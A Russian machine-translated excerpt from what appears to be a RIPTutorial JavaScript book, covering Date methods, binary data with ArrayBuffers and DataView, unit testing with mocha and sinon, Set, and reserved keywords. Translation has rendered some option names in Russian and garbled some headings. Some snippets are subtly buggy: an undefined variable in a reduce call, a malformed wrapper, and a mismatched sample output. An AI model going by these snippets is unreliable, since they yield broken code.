var birthday = new Date(Date.UTC(2000,0,1));
console.log("Foo was born on: " + formatDate(birthday.getUTCDay(), birthday.getUTCDate(),
      birthday.getUTCMonth(), birthday.getUTCFullYear()));

sendToBar(birthday.getTime());
```

Пример вывода: `Foo was born on: Sat Jan 1 2000`

```
//Meanwhile somewhere else...

//Bar lives in a country with timezone GMT - 1
var birthday = new Date(receiveFromFoo());
console.log("Foo was born on: " + formatDate(birthday.getUTCDay(), birthday.getUTCDate(),
      birthday.getUTCMonth(), birthday.getUTCFullYear()));
```

Пример вывода: `Foo was born on: Sat Jan 1 2000`

Создание даты с UTC

Если вы хотите создать объект `Date` на основе UTC или GMT, можно использовать метод `Date.UTC(...)` . Он использует те же аргументы, что и самый длинный конструктор `Date` . Этот метод вернет число, представляющее время, прошедшее с 1 января 1970 года, 00:00:00 по UTC.

```
console.log(Date.UTC(2000,0,31,12));
```

Пример вывода: `949320000000`

```
var utcDate = new Date(Date.UTC(2000,0,31,12));
console.log(utcDate);
```

Образец вывода: `Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))`

Неудивительно, что разница между временем UTC и местным временем является, по сути, смещением часового пояса, преобразованным в миллисекунды.

```
var utcDate = new Date(Date.UTC(2000,0,31,12));
var localDate = new Date(2000,0,31,12);

console.log(localDate - utcDate === utcDate.getTimezoneOffset() * 60 * 1000);
```

Пример вывода: `true`

Изменение объекта Date

Все модификаторы объекта `Date` , такие как `setDate(...)` и `setFullYear(...)` имеют эквивалент, принимают аргумент в UTC, а не в локальное время.

```
var date = new Date();
date.setUTCFullYear(2000,0,31);
date.setUTCHours(12,0,0,0);
console.log(date);
```

Образец вывода: `Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))`

Другими модификаторами UTC являются `.setUTCMonth()` , `.setUTCDate()` (для дня месяца), `.setUTCMinutes()` , `.setUTCSeconds()` и `.setUTCMilliseconds()` .

Избегая двусмысленности с getTime () и setTime ()

Если вышеприведенные методы должны различать двусмысленность в датах, обычно проще сообщить дату как время, прошедшее с 1 января 1970 года, 00:00:00 по UTC. Это единственное число представляет собой единую точку во времени и может быть преобразовано в локальное время, когда это необходимо.

```
var date = new Date(Date.UTC(2000,0,31,12));
var timestamp = date.getTime();
//Alternatively
var timestamp2 = Date.UTC(2000,0,31,12);
console.log(timestamp === timestamp2);
```

Пример вывода: `true`

```
//And when constructing a date from it elsewhere...
var otherDate = new Date(timestamp);

//Represented as an universal date
console.log(otherDate.toUTCString());
//Represented as a local date
console.log(otherDate);
```

Пример вывода:

```
Mon, 31 Jan 2000 12:00:00 GMT
Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))
```

Преобразование в строковый формат

Преобразовать в строку

```
var date1 = new Date();
date1.toString();
```

Возвращает: «Пт 15 апреля 2016 07:48:48 GMT-0400 (Восточное дневное время)»

Преобразование в строку времени

```
var date1 = new Date();
date1.toTimeString();
```

Возвращает: «07:48:48 GMT-0400 (Восточное дневное время)»

Преобразование в строку даты

```
var date1 = new Date();
date1.toDateString();
```

Возврат: «Чт 14 апр 2016»

Преобразование в строку UTC

```
var date1 = new Date();
date1.toUTCString();
```

Возвращает: «Пт, 15 апр 2016 11:48:48 GMT»

Преобразование в строку ISO

```
var date1 = new Date();
date1.toISOString();
```

Возвращает: «2016-04-14T23: 49: 08.596Z»

Преобразовать в GMT String

```
var date1 = new Date();
date1.toGMTString();
```

Возвращает: «Чт, 14 апр 2016 23:49:08 GMT»

Эта функция отмечена как устаревшая, поэтому некоторые браузеры могут ее не поддерживать в будущем. Вместо этого предлагается использовать toUTCString ().

Преобразовать в строку даты локали

```
var date1 = new Date();
date1.toLocaleDateString();
```

Возврат: "4/14/2016"

Эта функция возвращает по умолчанию локальную строку даты, основанную на местоположении пользователя.

```
date1.toLocaleDateString([locales [, options]])
```

может использоваться для предоставления определенных локалей, но специфична для браузера. Например,

```
date1.toLocaleDateString(["zh", "en-US"]);
```

попытается напечатать строку в китайском языке, используя английский язык в качестве резервной копии. Параметр options может использоваться для обеспечения конкретного форматирования. Например:

```
var options = { weekday: 'long', year: 'numeric', month: 'long', day: 'numeric' };
date1.toLocaleDateString([], options);
```

приведет к

«Четверг, 14 апреля 2016 года».

Более подробную информацию см. В MDN .

Увеличение объекта даты

Чтобы увеличить объекты даты в Javascript, мы обычно можем это сделать:

```
var checkoutDate = new Date();    // Thu Jul 21 2016 10:05:13 GMT-0400 (EDT)

checkoutDate.setDate( checkoutDate.getDate() + 1 );
```

```
console.log(checkoutDate); // Fri Jul 22 2016 10:05:13 GMT-0400 (EDT)
```

Можно использовать `setDate` для изменения даты на день в следующем месяце, используя значение, большее, чем количество дней в текущем месяце -

```
var checkoutDate = new Date();    // Thu Jul 21 2016 10:05:13 GMT-0400 (EDT)
checkoutDate.setDate( checkoutDate.getDate() + 12 );
console.log(checkoutDate); // Tue Aug 02 2016 10:05:13 GMT-0400 (EDT)
```

То же самое относится к другим методам, таким как getHours (), getMonth () и т. Д.

Добавление рабочих дней

Если вы хотите добавить рабочие дни (в этом случае я `setDate` понедельника по пятницу), вы можете использовать функцию `setDate` хотя вам нужна небольшая дополнительная логика для учета выходных дней (очевидно, это не учитывает национальные праздники) -

```
function addWorkDays(startDate, days) {
    // Get the day of the week as a number (0 = Sunday, 1 = Monday, .... 6 = Saturday)
    var dow = startDate.getDay();
    var daysToAdd = days;
    // If the current day is Sunday add one day
    if (dow == 0)
        daysToAdd++;
    // If the start date plus the additional days falls on or after the closest Saturday
calculate weekends
    if (dow + daysToAdd >= 6) {
        //Subtract days in current working week from work days
        var remainingWorkDays = daysToAdd - (5 - dow);
        //Add current working week's weekend
        daysToAdd += 2;
        if (remainingWorkDays > 5) {
            //Add two days for each working week by calculating how many weeks are included
            daysToAdd += 2 * Math.floor(remainingWorkDays / 5);
            //Exclude final weekend if remainingWorkDays resolves to an exact number of weeks
            if (remainingWorkDays % 5 == 0)
                daysToAdd -= 2;
        }
    }
    startDate.setDate(startDate.getDate() + daysToAdd);
    return startDate;
}
```

Получить количество миллисекунд, прошедших с 1 января 1970 года 00:00:00 UTC

Статический метод `Date.now` возвращает количество миллисекунд, прошедших с 1 января 1970 года 00:00:00 по UTC. Чтобы получить количество миллисекунд, прошедших с того времени, используя экземпляр объекта `Date` , используйте его метод `getTime` .

```
// get milliseconds using static method now of Date
```

```
console.log(Date.now());

// get milliseconds using method getTime of Date instance
console.log((new Date()).getTime());
```

Форматирование даты JavaScript

Форматирование даты JavaScript в современных браузерах

В современных браузерах (*) `Date.prototype.toLocaleDateString()` позволяет вам определять форматирование `Date` удобным образом.

Он требует следующего формата:

```
dateObj.toLocaleDateString([locales [, options]])
```

Параметр `locales` должен быть строкой с тегом языка BCP 47 или массивом таких строк.

Параметр `options` должен быть объектом с некоторыми или всеми из следующих свойств:

- **localeMatcher** : возможные значения: `"lookup"` и `"best fit"` ; по умолчанию `"best fit"`
- **timeZone** : единственные значения, которые должны быть реализованы, - это `"UTC"` ; по умолчанию используется временной диапазон времени выполнения
- **hour12** : возможные значения: `true` и `false` ; значение по умолчанию зависит от языка
- **formatMatcher** : возможные значения являются `"basic"` и `"best fit"` ; по умолчанию `"best fit"`
- **будний день** : возможные значения `"narrow"` , `"short"` и `"long"`
- **эпоха** : возможные значения `"narrow"` , `"short"` и `"long"`
- **год** : возможные значения: `"numeric"` и `"2-digit"`
- **месяц** : возможные значения: `"numeric"` , `"2-digit"` , `"narrow"` , `"short"` и `"long"`
- **день** : возможные значения: `"numeric"` и `"2-digit"`
- **час** : возможные значения являются `"numeric"` и `"2-digit"`
- **минута** : возможные значения: `"numeric"` и `"2-digit"`
- **во-вторых** : возможные значения: `"numeric"` и `"2-digit"`
- **timeZoneName** : возможные значения: `"short"` & `"long"`

Как пользоваться

```
var today = new Date().toLocaleDateString('en-GB', {
    day : 'numeric',
    month : 'short',
    year : 'numeric'
```

```
});
```

Вывод, если он исполняется 24 января 2036 года:

```
'24 Jan 2036'
```

Переход на заказ

Если `Date.prototype.toLocaleDateString()` недостаточно гибко, чтобы выполнить любую необходимую вам потребность, возможно, вам стоит подумать о создании настраиваемого объекта Date, который выглядит следующим образом:

```
var DateObject = (function() {
    var monthNames = [
      "January", "February", "March",
      "April", "May", "June", "July",
      "August", "September", "October",
      "November", "December"
    ];
    var date = function(str) {
        this.set(str);
    };
    date.prototype = {
        set : function(str) {
            var dateDef = str ? new Date(str) : new Date();
            this.day = dateDef.getDate();
            this.dayPadded = (this.day < 10) ? ("0" + this.day) : "" + this.day;
            this.month = dateDef.getMonth() + 1;
            this.monthPadded = (this.month < 10) ? ("0" + this.month) : "" + this.month;
            this.monthName = monthNames[this.month - 1];
            this.year = dateDef.getFullYear();
        },
        get : function(properties, separator) {
            var separator = separator ? separator : '-'
                ret = [];
            for(var i in properties) {
                ret.push(this[properties[i]]);
            }
            return ret.join(separator);
        }
    };
    return date;
})();
```

Если вы включили этот код и выполнили `new DateObject()` 20 января 2019 года, он создаст объект со следующими свойствами:

```
day: 20
dayPadded: "20"
month: 1
monthPadded: "01"
monthName: "January"
```

```
year: 2019
```

Чтобы получить форматированную строку, вы можете сделать что-то вроде этого:

```
new DateObject().get(['dayPadded', 'monthPadded', 'year']);
```

Это даст следующий результат:

```
20-01-2016
```

(*) **Согласно MDN** , «современные браузеры» означает Chrome 24+, Firefox 29+, IE11, Edge12 +, Opera 15+ и Safari **ночной сборки**

Прочитайте Дата онлайн: https://riptutorial.com/ru/javascript/topic/265/дата

глава 33: Двоичные данные

замечания

Типизированные массивы были первоначально указаны в проекте редактора Khronos , а затем стандартизованы в ECMAScript 6 §24 и §22.2 .

Blobs заданы рабочим проектом W3C File API .

Examples

Преобразование между Blobs и ArrayBuffers

JavaScript имеет два основных способа представления двоичных данных в браузере. ArrayBuffers / TypedArrays содержат изменчивые (хотя и фиксированные) двоичные данные, с которыми вы можете напрямую манипулировать. Blobs содержат неизменяемые двоичные данные, доступ к которым возможен только через асинхронный интерфейс File.

Преобразование `Blob` в `ArrayBuffer` (асинхронный)

```
var blob = new Blob(["\x01\x02\x03\x04"]),
    fileReader = new FileReader(),
    array;

fileReader.onload = function() {
    array = this.result;
    console.log("Array contains", array.byteLength, "bytes.");
};

fileReader.readAsArrayBuffer(blob);
```

6

Преобразование `Blob` в `ArrayBuffer` с использованием `Promise` (асинхронный)

```
var blob = new Blob(["\x01\x02\x03\x04"]);

var arrayPromise = new Promise(function(resolve) {
    var reader = new FileReader();

    reader.onloadend = function() {
        resolve(reader.result);
    };

    reader.readAsArrayBuffer(blob);
});

arrayPromise.then(function(array) {
```

```
    console.log("Array contains", array.byteLength, "bytes.");
});
```

Преобразование `ArrayBuffer` или типизированного массива в `Blob`

```
var array = new Uint8Array([0x04, 0x06, 0x07, 0x08]);

var blob = new Blob([array]);
```

Манипулирование массивами с помощью DataViews

DataViews предоставляют методы для чтения и записи отдельных значений из ArrayBuffer, а не для просмотра всего объекта как массива одного типа. Здесь мы устанавливаем два байта отдельно, а затем интерпретируем их вместе как 16-разрядное целое без знака, первое из которых является big-endian then little-endian.

```
var buffer = new ArrayBuffer(2);
var view = new DataView(buffer);

view.setUint8(0, 0xFF);
view.setUint8(1, 0x01);

console.log(view.getUint16(0, false)); // 65281
console.log(view.getUint16(0, true));  // 511
```

Создание TypedArray из строки Base64

```
var data =
   'iVBORw0KGgoAAAANSUhEUgAAAAUAAAAFCAYAAACN' +
   'byblAAAAHElEQVQI12P4//8/w38GIAXDIBKE0DHx' +
   'gljNBAAO9TXL0Y4OHwAAAABJRU5ErkJggg==';

var characters = atob(data);

var array = new Uint8Array(characters.length);

for (var i = 0; i < characters.length; i++) {
  array[i] = characters.charCodeAt(i);
}
```

Использование TypedArrays

TypedArrays - это набор типов, предоставляющих различные виды в изменяемые бинарные массивы ArrayBuffers с фиксированной длиной. По большей части они действуют как массивы, которые принуждают все назначенные значения к заданному числовому типу. Вы можете передать экземпляр ArrayBuffer в конструктор TypedArray для создания нового представления его данных.

```
var buffer = new ArrayBuffer(8);
```

```
var byteView = new Uint8Array(buffer);
var floatView = new Float64Array(buffer);

console.log(byteView);  // [0, 0, 0, 0, 0, 0, 0, 0]
console.log(floatView); // [0]
byteView[0] = 0x01;
byteView[1] = 0x02;
byteView[2] = 0x04;
byteView[3] = 0x08;
console.log(floatView); // [6.64421383e-316]
```

ArrayBuffers можно скопировать с использованием `.slice(...)` , либо напрямую, либо через представление TypedArray.

```
var byteView2 = byteView.slice();
var floatView2 = new Float64Array(byteView2.buffer);
byteView2[6] = 0xFF;
console.log(floatView);  // [6.64421383e-316]
console.log(floatView2); // [7.06327456e-304]
```

Получение двоичного представления файла изображения

Этот пример вдохновлен этим вопросом .

Предположим, вы знаете, как загрузить файл с помощью File API .

```
// preliminary code to handle getting local file and finally printing to console
// the results of our function ArrayBufferToBinary().
var file = // get handle to local file.
var reader = new FileReader();
reader.onload = function(event) {
    var data = event.target.result;
    console.log(ArrayBufferToBinary(data));
};
reader.readAsArrayBuffer(file); //gets an ArrayBuffer of the file
```

Теперь мы выполняем фактическое преобразование данных файла в 1 и 0 с помощью `DataView` :

```
function ArrayBufferToBinary(buffer) {
   // Convert an array buffer to a string bit-representation: 0 1 1 0 0 0...
   var dataView = new DataView(buffer);
   var response = "", offset = (8/8);
   for(var i = 0; i < dataView.byteLength; i += offset) {
       response += dataView.getInt8(i).toString(2);
   }
   return response;
}
```

`DataView` позволяет читать / записывать числовые данные; `getInt8` преобразует данные из позиции байта - здесь `0` , значение, переданное в - в `ArrayBuffer` к подписанному 8-битовому целочисленному представлению, а `toString(2)` преобразует 8-разрядное целое в формат двоичного представления (то есть строку из 1 и 0 ').

Файлы сохраняются как байты. Значение «магического» смещения получается, если мы принимаем файлы, хранящиеся в байтах, т. Е. Как 8-битные целые числа и считываем их в 8-битном целочисленном представлении. Если бы мы пытались прочитать наши байтовые (т. Е. 8-битные) файлы в 32-битные целые числа, отметим, что 32/8 = 4 - это количество байтовых пробелов, которое является нашим значением смещения байта.

Для этой задачи `DataView` s излишне. Они обычно используются в случаях, когда встречаются сущность или неоднородность данных (например, при чтении PDF-файлов, которые имеют заголовки, закодированные в разных базах, и мы хотели бы осмысленно извлечь это значение). Поскольку нам просто нужно текстовое представление, мы не заботимся о гетерогенности, поскольку никогда не нужно

Решение гораздо лучше - и короче - можно найти с помощью массива, типизированного в `UInt8Array` , который обрабатывает весь `ArrayBuffer` как состоящий из 8-битных целых чисел без знака:

```
function ArrayBufferToBinary(buffer) {
    var uint8 = new Uint8Array(buffer);
    return uint8.reduce((binary, uint8) => binary + uint8.toString(2), "");
}
```

Итерация через массивBuffer

Для удобного способа итерации через arrayBuffer вы можете создать простой итератор, который реализует методы `DataView` под капотом:

```
var ArrayBufferCursor = function() {
  var ArrayBufferCursor = function(arrayBuffer) {
    this.dataview = new DataView(arrayBuffer, 0);
    this.size = arrayBuffer.byteLength;
    this.index = 0;
  }

  ArrayBufferCursor.prototype.next = function(type) {
    switch(type) {
      case 'Uint8':
        var result = this.dataview.getUint8(this.index);
        this.index += 1;
        return result;
      case 'Int16':
        var result = this.dataview.getInt16(this.index, true);
        this.index += 2;
        return result;
      case 'Uint16':
        var result = this.dataview.getUint16(this.index, true);
        this.index += 2;
        return result;
      case 'Int32':
        var result = this.dataview.getInt32(this.index, true);
        this.index += 4;
        return result;
```

```
      case 'Uint32':
        var result = this.dataview.getUint32(this.index, true);
        this.index += 4;
        return result;
      case 'Float':
      case 'Float32':
        var result = this.dataview.getFloat32(this.index, true);
        this.index += 4;
        return result;
      case 'Double':
      case 'Float64':
        var result = this.dataview.getFloat64(this.index, true);
        this.index += 8;
        return result;
      default:
        throw new Error("Unknown datatype");
    }
  };

  ArrayBufferCursor.prototype.hasNext = function() {
    return this.index < this.size;
  }

  return ArrayBufferCursor;
});
```

Затем вы можете создать итератор следующим образом:

```
var cursor = new ArrayBufferCursor(arrayBuffer);
```

Вы можете использовать `hasNext` чтобы проверить, есть ли еще элементы

```
for(;cursor.hasNext();) {
    // There's still items to process
}
```

Вы можете использовать `next` метод для следующего значения:

```
var nextValue = cursor.next('Float');
```

С таким итератором писать собственный парсер для обработки двоичных данных становится довольно легко.

Прочитайте Двоичные данные онлайн: https://riptutorial.com/ru/javascript/topic/417/двоичные-данные

глава 34: Единичное тестирование Javascript

Examples

Основное утверждение

На самом базовом уровне модульное тестирование на любом языке предоставляет утверждения против некоторых известных или ожидаемых результатов.

```
function assert( outcome, description ) {
    var passFail = outcome ? 'pass' : 'fail';
    console.log(passFail, ': ', description);
    return outcome;
};
```

Популярный метод утверждения выше показывает нам один быстрый и простой способ утверждать ценность в большинстве веб-браузеров и интерпретаторов, таких как Node.js, практически с любой версией ECMAScript.

Хороший модульный тест предназначен для проверки сдержанной единицы кода; обычно функция.

```
function add(num1, num2) {
    return num1 + num2;
}

var result = add(5, 20);
assert( result == 24, 'add(5, 20) should return 25...');
```

В приведенном выше примере возвращаемое значение из функции `add(x, y)` или `5 + 20` составляет, очевидно, `25` , поэтому наше утверждение `24` должно завершиться неудачей, и метод assert будет записывать строку «fail».

Если мы просто изменим ожидаемый результат утверждения, тест будет успешным, и результат будет выглядеть примерно так.

```
assert( result == 25, 'add(5, 20) should return 25...');

console output:

> pass: should return 25...
```

Это простое утверждение может гарантировать, что во многих разных случаях функция «добавить» всегда будет возвращать ожидаемый результат и не требует каких-либо дополнительных фреймворков или библиотек.

Более строгий набор утверждений будет выглядеть следующим образом (с помощью `var result = add(x,y)` для каждого утверждения):

```
assert( result == 0, 'add(0, 0) should return 0...');
assert( result == -1, 'add(0, -1) should return -1...');
assert( result == 1, 'add(0, 1) should return 1...');
```

И консольный вывод будет следующим:

```
> pass: should return 0...
> pass: should return -1...
> pass: should return 1...
```

Теперь мы можем с уверенностью сказать, что **`add(x,y)` ... должно возвращать сумму двух целых чисел** . Мы можем развернуть их примерно так:

```
function test__addsIntegers() {

    // expect a number of passed assertions
    var passed = 3;

    // number of assertions to be reduced and added as Booleans
    var assertions = [

        assert( add(0, 0) == 0, 'add(0, 0) should return 0...'),
        assert( add(0, -1) == -1, 'add(0, -1) should return -1...'),
        assert( add(0, 1) == 1, 'add(0, 1) should return 1...')

    ].reduce(function(previousValue, currentValue){

        return previousValue + current;

    });

    if (assertions === passed) {

        console.log("add(x,y)... did return the sum of two integers");
        return true;

    } else {

        console.log("add(x,y)... does not reliably return the sum of two integers");
        return false;

    }
}
```

Unit Testing Promises с мокко, синонами, чаями и проксимиром

Здесь у нас есть простой класс для тестирования, который возвращает `Promise` на основе результатов внешнего `ResponseProcessor` , для выполнения которого требуется время.

Для упрощения будем считать, что метод `processResponse` никогда не будет терпеть неудачу.

```
import {processResponse} from '../utils/response_processor';

const ping = () => {
  return new Promise((resolve, _reject) => {
    const response = processResponse(data);
    resolve(response);
  });
}

module.exports = ping;
```

Чтобы проверить это, мы можем использовать следующие инструменты.

1. `mocha`
2. `chai`
3. `sinon`
4. `proxyquire`
5. `chai-as-promised`

Я использую следующий `test` скрипт в файле `package.json` .

```
"test": "NODE_ENV=test mocha --compilers js:babel-core/register --require
./test/unit/test_helper.js  --recursive test/**/*_spec.js"
```

Это позволяет использовать синтаксис `es6` . Он ссылается на `test_helper` который будет выглядеть

```
import chai from 'chai';
import sinon from 'sinon';
import sinonChai from 'sinon-chai';
import chaiAsPromised from 'chai-as-promised';
import sinonStubPromise from 'sinon-stub-promise';

chai.use(sinonChai);
chai.use(chaiAsPromised);
sinonStubPromise(sinon);
```

`Proxyquire` позволяет нам вводить наш собственный заглушка вместо внешнего `ResponseProcessor` . Затем мы можем использовать `sinon` чтобы шпионить за `sinon` методами. Мы используем расширение для `chai` , что `chai-as-promised` впрыскивает проверить , что `ping()` обещание методы является `fullfilled` , и что он в `eventually` возвращает нужный ответ.

```
import {expect}       from 'chai';
import sinon          from 'sinon';
import proxyquire     from 'proxyquire';

let formattingStub = {
  wrapResponse: () => {}
}

let ping = proxyquire('../../../src/api/ping', {
  '../utils/formatting': formattingStub
});
```

```
describe('ping', () => {
  let wrapResponseSpy, pingResult;
  const response = 'some response';

  beforeEach(() => {
    wrapResponseSpy = sinon.stub(formattingStub, 'wrapResponse').returns(response);
    pingResult = ping();
  })

  afterEach(() => {
    formattingStub.wrapResponse.restore();
  })

  it('returns a fullfilled promise', () => {
    expect(pingResult).to.be.fulfilled;
  })

  it('eventually returns the correct response', () => {
    expect(pingResult).to.eventually.equal(response);
  })
});
```

Теперь вместо этого предположим, что вы хотите проверить что-то, что использует ответ от `ping` .

```
import {ping} from './ping';

const pingWrapper = () => {
  ping.then((response) => {
    // do something with the response
  });
}

module.exports = pingWrapper;
```

Для тестирования `pingWrapper` мы используем

0. `sinon`
1. `proxyquire`
2. `sinon-stub-promise`

Как и прежде, `Proxyquire` позволяет нам вводить наш собственный заглушка вместо внешней зависимости, в данном случае метод `ping` который мы тестировали ранее. Затем мы можем использовать `sinon` чтобы шпионить за `sinon` методами заглушки и использовать `sinon-stub-promise` чтобы позволить нам `returnsPromise` . Это обещание может быть разрешено или отклонено, как мы желаем в тесте, чтобы проверить ответ обертки на это.

```
import {expect}   from 'chai';
import sinon      from 'sinon';
import proxyquire from 'proxyquire';

let pingStub = {
  ping: () => {}
};
```

```
let pingWrapper = proxyquire('../src/pingWrapper', {
  './ping': pingStub
});

describe('pingWrapper', () => {
  let pingSpy;
  const response = 'some response';

  beforeEach(() => {
    pingSpy = sinon.stub(pingStub, 'ping').returnsPromise();
    pingSpy.resolves(response);
    pingWrapper();
  });

  afterEach(() => {
    pingStub.wrapResponse.restore();
  });

  it('wraps the ping', () => {
    expect(pingSpy).to.have.been.calledWith(response);
  });
});
```

Прочитайте Единичное тестирование Javascript онлайн:
https://riptutorial.com/ru/javascript/topic/4052/единичное-тестирование-javascript

глава 35: Задавать

Вступление

Объект Set позволяет хранить уникальные значения любого типа, будь то примитивные значения или ссылки на объекты.

Установить объекты - это коллекции значений. Вы можете перебирать элементы набора в порядке размещения. Значение в наборе может появляться только **один раз** ; он уникален в коллекции Set. Отдельные значения различаются с использованием алгоритма сравнения *SameValueZero* .

Стандартная спецификация о наборе

Синтаксис

- новый Set ([iterable])
- mySet.add (значение)
- mySet.clear ()
- mySet.delete (значение)
- mySet.entries ()
- mySet.forEach (callback [, thisArg])
- mySet.has (значение)
- mySet.values ()

параметры

параметр	подробности
итерируемый	Если итерируемый объект передан, все его элементы будут добавлены в новый Set. null считается неопределенным.
значение	Значение элемента, добавляемого в объект Set.
Перезвоните	Функция для выполнения для каждого элемента.
thisArg	Необязательный. Значение, которое необходимо использовать при выполнении обратного вызова.

замечания

Поскольку каждое значение в наборе должно быть уникальным, будет определено

равенство значения и не будет основано на том же алгоритме, что и тот, который используется в операторе ===. В частности, для Sets +0 (который строго равен -0) и -0 - разные значения. Однако это было изменено в последней спецификации ECMAScript 6. Начиная с Gecko 29.0 (Firefox 29 / Thunderbird 29 / SeaMonkey 2.26) (ошибка 952870), а последние ночные Chrome, +0 и -0 рассматриваются как одно и то же значение в объектах Set. Кроме того, NaN и undefined также могут быть сохранены в наборе. NaN считается таким же, как NaN (хотя NaN! == NaN).

Examples

Создание набора

Объект Set позволяет хранить уникальные значения любого типа, будь то примитивные значения или ссылки на объекты.

Вы можете вставлять элементы в набор и перебирать их аналогично простому массиву JavaScript, но в отличие от массива вы не можете добавить значение в Set, если значение уже существует в нем.

Чтобы создать новый набор:

```
const mySet = new Set();
```

Или вы можете создать набор из любого итерабельного объекта, чтобы дать ему начальные значения:

```
const arr = [1,2,3,4,4,5];
const mySet = new Set(arr);
```

В приведенном выше примере заданное содержимое будет `{1, 2, 3, 4, 5}` . Обратите внимание, что значение 4 появляется только один раз, в отличие от исходного массива, используемого для его создания.

Добавление значения в набор

Чтобы добавить значение в Set, используйте метод `.add()` :

```
mySet.add(5);
```

Если значение уже существует в наборе, оно не будет добавлено снова, так как Sets содержит уникальные значения.

Обратите внимание, что метод `.add()` возвращает сам набор, поэтому вы можете цепью добавлять вызовы вместе:

```
mySet.add(1).add(2).add(3);
```

Удаление значения из набора

Чтобы удалить значение из набора, используйте `.delete()` :

```
mySet.delete(some_val);
```

Эта функция вернет `true` если значение существует в наборе и было удалено, или `false` противном случае.

Проверка наличия значения в наборе

Чтобы проверить, существует ли заданное значение в наборе, используйте `.has()` :

```
mySet.has(someVal);
```

`someVal` `true` если в `someVal` появится `someVal` , иначе `false` .

Очистка набора

Вы можете удалить все элементы в наборе с помощью `.clear()` :

```
mySet.clear();
```

Получение заданной длины

Вы можете получить количество элементов внутри набора, используя свойство `.size`

```
const mySet = new Set([1, 2, 2, 3]);
mySet.add(4);
mySet.size; // 4
```

Это свойство, в отличие от `Array.prototype.length` , `Array.prototype.length` только для чтения, что означает, что вы не можете его изменить, назначив ему что-то:

```
mySet.size = 5;
mySet.size; // 4
```

В строгом режиме он даже выдает ошибку:

```
TypeError: Cannot set property size of #<Set> which has only a getter
```

Преобразование наборов в массивы

Иногда вам может понадобиться , чтобы преобразовать набор в массив, например , чтобы иметь возможность использовать `Array.prototype` методы , как `.filter()` . Для этого используйте `Array.from()` или `destructuring-assignment Array.from()` :

```
var mySet = new Set([1, 2, 3, 4]);
//use Array.from
const myArray = Array.from(mySet);
//use destructuring-assignment
const myArray = [...mySet];
```

Теперь вы можете отфильтровать массив, чтобы содержать только четные числа и преобразовать его обратно в Set using Set constructor:

```
mySet = new Set(myArray.filter(x => x % 2 === 0));
```

`mySet` теперь содержит только четные числа:

```
console.log(mySet); // Set {2, 4}
```

Пересечение и различие в наборах

Нет встроенных методов для пересечения и разницы в наборах, но вы все еще можете достичь этого, но преобразовывая их в массивы, фильтруя и конвертируя обратно в Sets:

```
var set1 = new Set([1, 2, 3, 4]),
    set2 = new Set([3, 4, 5, 6]);

const intersection = new Set(Array.from(set1).filter(x => set2.has(x)));//Set {3, 4}
const difference = new Set(Array.from(set1).filter(x => !set2.has(x))); //Set {1, 2}
```

Итерационные наборы

Вы можете использовать простой цикл for для циклического набора Set:

```
const mySet = new Set([1, 2, 3]);

for (const value of mySet) {
  console.log(value); // logs 1, 2 and 3
}
```

При повторении по набору он всегда возвращает значения в том порядке, в котором они были сначала добавлены в набор. Например:

```
const set = new Set([4, 5, 6])
set.add(10)
set.add(5) //5 already exists in the set
Array.from(set) //[4, 5, 6, 10]
```

Также существует `.forEach()` , аналогичный `Array.prototype.forEach()` . Он имеет два параметра, `callback` , который будет выполняться для каждого элемента, и необязательный `thisArg` , который будет использоваться как `this` при выполнении `callback` .

`callback` имеет три аргумента. Первые два аргумента являются и текущим элементом Set (для согласованности с `Array.prototype.forEach()` и `Map.prototype.forEach()`), а третьим аргументом является сам Set.

```
mySet.forEach((value, value2, set) => console.log(value)); // logs 1, 2 and 3
```

Прочитайте Задавать онлайн: https://riptutorial.com/ru/javascript/topic/2854/задавать

глава 36: Зарезервированные ключевые слова

Вступление

Некоторые слова - так называемые *ключевые слова* - рассматриваются специально в JavaScript. Существует множество различных ключевых слов, и они изменились в разных версиях языка.

Examples

Зарезервированные ключевые слова

JavaScript имеет предопределенный набор *зарезервированных ключевых слов,* которые нельзя использовать в качестве переменных, ярлыков или имен функций.

ECMAScript 1

1

A - E	E - R	S - Z
break	export	super
case	extends	switch
catch	false	this
class	finally	throw
const	for	true
continue	function	try
debugger	if	typeof
default	import	var
delete	in	void
do	new	while
else	null	with
enum	return	

ECMAScript 2

Добавлено **24** дополнительных зарезервированных ключевых слова. (Новые добавления выделены жирным шрифтом).

3 E4X

A - F	*F - P*	*P - Z*
abstract	**final**	**public**
boolean	finally	return
break	**float**	**short**
byte	for	**static**
case	function	super
catch	**goto**	switch
char	if	**synchronized**
class	**implements**	this
const	import	throw
continue	in	**throws**
debugger	**instanceof**	**transient**
default	**int**	true
delete	**interface**	try
do	**long**	typeof
double	**native**	var
else	new	void
enum	null	**volatile**
export	**package**	while
extends	**private**	with
false	protected	

ECMAScript 5 / 5.1

С *ECMAScript 3 изменений не было* .

ECMAScript 5 удалял `int` , `byte` , `char` , `goto` , `long` , `final` , `float` , `short` , `double` , `native` , `throws` ,

`boolean` , `abstract` , `volatile` , `transient` и `synchronized` ; он добавил `let` и `yield` .

A - F	*F - P*	*P - Z*
break	finally	public
case	for	return
catch	function	static
class	if	super
const	implements	switch
continue	import	this
debugger	in	throw
default	instanceof	true
delete	interface	try
do	**let**	typeof
else	new	var
enum	null	void
export	package	while
extends	private	with
false	protected	**yield**

> `implements` , `let` , `private` , `public` , `interface` , `package` , `protected` , `static` и `yield` **запрещены только в строгом режиме** .
>
> `eval` и `arguments` - это не зарезервированные слова, но они действуют как в **строгом режиме** .

ECMAScript 6 / ECMAScript 2015

A - E	*E - R*	*S - Z*
break	export	super
case	extends	switch
catch	finally	this
class	for	throw
const	function	try
continue	if	typeof

A - E	E - R	S - Z
debugger	import	var
default	in	void
delete	instanceof	while
do	new	with
else	return	yield

Будущие зарезервированные ключевые слова

Следующие спецификации зарезервированы как будущие ключевые слова по спецификации ECMAScript. В настоящее время у них нет специальных функций, но они могут появиться в будущем, поэтому их нельзя использовать в качестве идентификаторов.

enum		

Следующие зарезервированы только в том случае, если они находятся в строгом режиме:

implements	package	public
interface	private	`Статическими»
let	protected	

Будущие зарезервированные ключевые слова в старых стандартах

Следующие зарезервированы как будущие ключевые слова по более старым спецификациям ECMAScript (ECMAScript 1 до 3).

abstract	float	short
boolean	goto	synchronized
byte	instanceof	throws
char	int	transient
double	long	volatile
final	native	

Кроме того, литералы null, true и false не могут использоваться в качестве идентификаторов в ECMAScript.

Из сети разработчиков Mozilla .

Идентификаторы и Имена Имена

